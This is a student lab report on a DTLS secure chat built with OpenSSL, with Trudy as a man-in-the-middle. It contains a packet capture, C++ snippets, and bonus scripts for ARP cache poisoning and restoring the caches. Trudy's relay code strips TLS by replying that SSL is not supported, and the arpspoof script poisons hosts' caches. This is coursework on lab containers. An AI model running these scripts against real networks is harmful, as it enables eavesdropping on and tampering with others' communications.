



Fig. 46. Terminal view of Alice, Bob and Trudy (presence of packet loss)

The secure chat application functions reliably, in the case of injected packet losses too. The flow of the communication still stays the same as expected. This has been verified.

Let's have a look at the pcap file snap to confirm the claim:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
2	0.000274	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
3	0.000321	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
4	0.000331	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
5	0.000344	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
6	0.000351	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
7	0.000363	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
8	0.000370	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
9	0.000381	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
10	0.000388	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
11	0.000399	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
12	0.000406	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
13	0.000417	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
14	1.010245	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
15	1.010292	172.31.0.4	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
16	1.010320	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
17	1.701520	172.31.0.4	172.31.0.3	UDP	52	39832 → 12345 Len=10
18	2.034412	172.31.0.2	172.31.0.4	UDP	52	51723 → 12345 Len=10
19	2.034641	172.31.0.4	172.31.0.2	UDP	55	12345 → 51723 Len=13
20	2.034772	172.31.0.2	172.31.0.4	UDP	56	51723 → 12345 Len=14
21	2.034888	172.31.0.4	172.31.0.2	UDP	60	12345 → 51723 Len=18
22	2.035562	172.31.0.2	172.31.0.4	DTLSv1…	215	Client Hello
23	2.035675	172.31.0.4	172.31.0.2	DTLSv1…	76	Hello Verify Request
24	2.035803	172.31.0.2	172.31.0.4	DTLSv1…	221	Client Hello
25	2.036225	172.31.0.4	172.31.0.2	DTLSv1…	270	Server Hello, Certificate (Fragment)
26	2.036254	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
27	2.036272	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
28	2.036289	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
29	2.036308	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
30	2.036695	172.31.0.4	172.31.0.2	DTLSv1…	256	Certificate (Reassembled), Server Key Excha
31	3.058342	172.31.0.4	172.31.0.2	DTLSv1…	128	Server Hello
32	3.058398	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate[Reassembly error, protocol DTLS
33	3.058414	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate[Reassembly error, protocol DTLS
34	3.058428	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate[Reassembly error, protocol DTLS
35	3.058449	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate[Reassembly error, protocol DTLS
36	3.058465	172.31.0.4	172.31.0.2	DTLSv1…	213	Certificate[Reassembly error, protocol DTLS
37	3.058482	172.31.0.4	172.31.0.2	DTLSv1…	177	Server Key Exchange
38	3.058498	172.31.0.4	172.31.0.2	DTLSv1…	67	Server Hello Done
39	3.058610	172.31.0.2	172.31.0.4	DTLSv1…	100	Client Key Exchange
40	3.058655	172.31.0.2	172.31.0.4	DTLSv1…	56	Change Cipher Spec
41	5.074399	172.31.0.4	172.31.0.2	DTLSv1…	128	Server Hello

Fig. 46. The pcap shows the reconnections as expected before the usual communication begins

TASK-5: (OPTIONAL) - BONUS TASK

Here we write 2 bash scripts with the names under Task-5:

1) **arp_poison.sh**
2) **arp_unpoison.sh**

The first script is used to poison the ARP cache entries of Alice and Bob such that Trudy is able to act as an interceptor and eavesdrop/tamper messages as a MITM.

Trudy continuously uses arping to generate and send malicious ARP messages to Alice and Bob and tries to manipulate the entries in their caches using arpspoof. After spoofing the MAC addresses concerned, Trudy will be capable of intercepting the messages.

If one wants to unpoison the ARP caches, they can run the second script to flush the spoofed entries and create fresh correct entries.

FEW CODE SNIPPETS (RELEVANT)

Below are a few code snippets with their one-liners on what they do in terms of functionality, to help understand the code better.

```
// Set the cipher suites for perfect forward secrecy (PFS) at client side
const char* cipher_list = "ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:EC
if (SSL_CTX_set_cipher_list(ctx, cipher_list) != 1) {
    cerr << "Failed to set cipher list" << endl;
    SSL_CTX_free(ctx);
    return ssl;
}
```

This snippet ensures pre-configuring of the PFS cipher suites in client side. Similarly, the server side has also been configured.

```
//serverAddr.sin_port = htons(SERVER_PORT);

socklen_t serverLen = sizeof(serverAddr);

if (connect(clientSocket, (struct sockaddr*)&serverAddr, serverLen) <  0) {
    perror("....Invalid address/ Address not supported....");
    SSL_CTX_free(ctx);
    return;
}
```

Establishing connection between sockets

```
// Accept the connection and create a new SSL object
ssl = SSL_new(ctx);

if (!ssl) {
    perror("Failed to accept connection");
    SSL_CTX_free(ctx);
    close(serverSocket);
    break;
}
```

Creating SSL context

```
if (DTLSv1_listen(ssl, (BIO_ADDR *)&clientAddr) <= 0) {
    cout<<"Failed to set DTLS listen"<<endl;
    ERR_print_errors_fp(stderr);
    SSL_free(ssl);
    SSL_CTX_free(ctx);
    close(serverSocket);
    return -1;
}
```

DTLS server put on listen mode

```
//For session resumption
SSL_CTX_set_session_cache_mode(ctx, SSL_SESS_CACHE_SERVER);
SSL_CTX_set_session_id_context(ctx, (const unsigned char *)"DTLS", strlen("DTLS"));
```

Enables Session Resumption using caching

```
// Load Bob's certificate and private key
if (SSL_CTX_use_certificate_file(ctx, BOB_CERT_PATH, SSL_FILETYPE_PEM) <= 0) {
    perror("Failed to load Bob's certificate file");
    SSL_CTX_free(ctx);
    return -1;
}

if (SSL_CTX_use_PrivateKey_file(ctx, BOB_KEY_PATH, SSL_FILETYPE_PEM) <= 0) {
    perror("Failed to load Bob's private key file");
    SSL_CTX_free(ctx);
    return -1;
}
```

Loading certificate and private key (Bob). SImilarly, Alice's certificate and key is also loaded.

```
// Perform SSL handshake
if (SSL_connect(ssl) <= 0) {
    perror("SSL handshake failed");
    SSL_free(ssl);
    SSL_CTX_free(ctx);

    return;
}
else{
    f=1;
    break;
}
}

// DTLS v1.2 Handshake Successful
cout << "....DTLS v1.2 Handshake Successful...." << endl;

cout<<"=================================================="<<endl;
```

Performs DTLSv1.2 Handshake

```
//struct sockaddr_in serverAddr;
serverAddr.sin_family = AF_INET;
serverAddr.sin_port = htons(SERVER_PORT);
serverAddr.sin_addr.s_addr = inet_addr(bob_ip);

trudy_as_serverSocket = setup_udp_socket();
trudy_as_clientSocket = setting_up_udp_sock_for_conn();
```

Setting up fake sockets for Trudy to function as client and server

```
struct timeval timeout;
    timeout.tv_sec = 15; // 5 seconds timeout
    timeout.tv_usec = 0;
    if (setsockopt(trudy_as_serverSocket, SOL_SOCKET, SO_RCVTIMEO, (char *)&timeout, sizeof(timeout)) < 0) {
    std::cerr << "Error setting socket options: " << strerror(errno) << std::endl;
    cout<<"Connection terminated"<<endl;
    close(trudy_as_clientSocket);
    close(trudy_as_serverSocket);
    return ;
}
```

Setting timeout values for re-tries

```
while (true) {

if (trudy_as_serverSocket == -1) {
    break;
}

// Wait for chat_hello message from client
int len = recvfrom(trudy_as_serverSocket, msg_from_alice, BUFFER_SIZE, 0, (struct sockaddr*) &alice_clientAddr, &alice_clientAddrLen);
string msg="";
for (int i=0;i<len;i++){
    msg+=msg_from_alice[i];
}

if (len > 0) {
    msg_from_alice[len] = '\0';
    cout << "Received from Alice: "<< msg<<endl;
    if (msg!="chat_START_SSL") {
        sendto(trudy_as_clientSocket, msg_from_alice, len, 0, (struct sockaddr*)&serverAddr, serverLen);

        msg="";
        for (int i=0;i<len;i++){
        msg+=msg_from_alice[i];}

        if (msg=="chat_close") {
        cout<<"Connection closed from client side"<<endl;
        break;
        }


        len = recvfrom(trudy_as_clientSocket, msg_from_bob, BUFFER_SIZE, 0, (struct sockaddr*) &serverAddr, &serverLen );
        sendto(trudy_as_serverSocket, msg_from_bob, len, 0, (struct sockaddr*)&alice_clientAddr, alice_clientAddrLen);

        msg="";
        for (int i=0;i<len;i++){
        msg+=msg_from_bob[i];
        }

        cout << "Received from Bob: "<< msg<<endl;


        if (msg=="chat_close") {
        cout<<"Connection closed from server side"<<endl;
        break;
        }

    }

    else{
        const char* chat_start_ssl_not_supported = "chat_START_SSL_NOT_SUPPORTED";
        sendto(trudy_as_serverSocket, chat_start_ssl_not_supported, strlen(chat_start_ssl_not_supported), 0, (struct sockaddr*)&alice_clientAddr, alice_clientAddrLen);
    }
```

The while loop takes care of exchanging control messages in-order and checking for

termination of chat using chat_close

```
// Set the cipher suites for perfect forward secrecy (PFS) at client side
const char* cipher_list = "ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:EC
if (SSL_CTX_set_cipher_list(ctx, cipher_list) != 1) {
    cerr << "Failed to set cipher list" << endl;
    SSL_CTX_free(ctx);
    return ssl;
}
```

This snippet ensures pre-configuring of the PFS cipher suites in client side. Similarly, the server side has also been configured.

```
// Cleanup
SSL_shutdown(ssl);
SSL_free(ssl);
SSL_CTX_free(ctx);
close(serverSocket);
// Cleanup
SSL_shutdown(ssl_client);
SSL_free(ssl_client);
SSL_CTX_free(ctx_client);
close(trudy_as_aliceSocket);
return 0;
```

Ensuring clean-up of SSL context and sockets

```
void normal_socket_communication(int clientSocket,struct sockaddr_in serverAddr) {

    cout << "\n***Alert***"<<endl;
    cout << "Fallback to normal socket communication..." << endl;
    cout<<endl;
    char buffer[BUFFER_SIZE];
    int reply;

    cout<<"================================================="<<endl;

    while (true) {

        // struct sockaddr_in serverAddr;
        socklen_t serverLen = sizeof(serverAddr);
        cout << "Send Message: ";
        cin.getline(buffer, BUFFER_SIZE);

        ssize_t sent_bytes = sendto(clientSocket, buffer, strlen(buffer), 0, (struct sockaddr*)&serverAddr, serverLen);

        if (sent_bytes < 0) {
            cerr << "Error sending reply to client..." << endl;
            return;
        }


        string chatsendmsg="";
        for (int i=0;i< strlen(buffer);i++){
            chatsendmsg+=buffer[i];
        }

        if (chatsendmsg=="chat_close") {
            cout<<"\n***Alert***"<<endl;
            cout<<"Normal socket communication terminated."<<endl;
            return;
        }


        // Receive message from client
        reply = recvfrom(clientSocket, buffer, BUFFER_SIZE, 0, (struct sockaddr*)&serverAddr, &serverLen);
        if (reply < 0) {
            cerr << "No message from server, connection closed..." << endl;
            return;
        }

        // Process received message
        buffer[reply] = '\0';
        //cout<<"================================================="<<endl;
        cout<<"Received Message: "<<buffer << endl;

        string chatgotmsg="";
        for (int i=0;i<reply;i++){
            chatgotmsg+=buffer[i];
        }

        if (chatgotmsg=="chat_close") {
            cout<<"\n***Alert***"<<endl;
            cout<<"Normal socket communication terminated."<<endl;
            return;
        }
```

This function makes the secure chat to fallback to normal (unsecure) socket communication

NOTE: Used 2 newly created containers Test1 and Test2 for ARP Cache Poisoning.

```bash
# Define Alice and Bob's IP and MAC addresses
alice_ip="172.31.0.168"
alice_mac="00:16:3e:06:f9:b6"
bob_ip="172.31.0.149"
bob_mac="00:16:3e:ec:40:33"

# Define Trudy's fake MAC address
trudy_mac="00:16:3e:3d:17:94"

# Send gratuitous ARP message to Alice
echo "Sending gratuitous ARP message to Alice"
sudo arping -U -I eth0 -c 3 -s $alice_ip $alice_ip

# Send gratuitous ARP message to Bob
echo "Sending gratuitous ARP message to Bob"
sudo arping -U -I eth0 -c 3 -s $bob_ip $bob_ip

# Poison Alice's ARP cache
echo "Poisoning Alice's ARP cache"
sudo arpspoof -i eth0 -t $alice_ip $bob_ip &

# Poison Bob's ARP cache
echo "Poisoning Bob's ARP cache"
sudo arpspoof -i eth0 -t $bob_ip $alice_ip &
```

ARP Cache Poisoning Snippet

```bash
# Define Alice and Bob's IP addresses
bob_ip="172.31.0.149"
alice_ip="172.31.0.168"


# Flush ARP cache on Alice and Bob
echo "...Flushing ARP cache on Alice and Bob..."
sudo ip neigh flush all

# Send ARP requests to refresh the ARP cache with the correct MAC addresses
echo "Sending ARP requests to refresh ARP cache..."
sudo arping -U -I eth0 -c 3 $alice_ip
sudo arping -U -I eth0 -c 3 $bob_ip

echo "ARP cache has been restored to its original state."
```

ARP Cache Unpoisoning Snippet

ANTI-PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: **Raj Popat**
Sreyash Mohanty
Bhargav Patel

Date: **10-04-24**

Signature: **RP, SM, BP**

CREDIT STATEMENT

Task/Work-Split	Coding	Report Writing	Bug fixes	Documentation
Task-1	Coding for Task-1 was done by the 3 of us.	Bhargav	Not much to debug/fix in Task-1	Bhargav
Task-2	Coding for Task-2 was done by the 3 of us.	Sreyash	Sreyash	Bhargav
Task-3	Coding for Task-3 was done by the 3 of us.	Sreyash	Raj	Sreyash
Task-4	Coding for Task-4 was done by the 3 of us.	Raj	Raj	Raj
Task-5	Sreyash & Raj	Bhargav	Bhargav	Bhargav

References:

1. OpenSSL Cookbook: Chapter 1. OpenSSL Command Line (feistyduck.com)
2. /docs/man1.1.1/man3/index.html (openssl.org)
3. OpenSSL client and server from scratch, part 1 – Arthur O'Dwyer – Stuff mostly about C++ (quuxplusone.github.io)
4. ssl — TLS/SSL wrapper for socket objects — Python 3.9.2 documentation
5. Secure programming with the OpenSSL API – IBM Developer
6. Simple TLS Server - OpenSSLWiki
7. The /etc/hosts file (tldp.org)
8. PowerPoint Presentation (owasp.org)
9. SEED Project (seedsecuritylabs.org)
10. https://github.com/ManishaMahapatra1/Secure-chat-using-openssl-and-MITM-attacks **(Using Certificates for Successful DTLSv1.2 handshake during 1st submission)**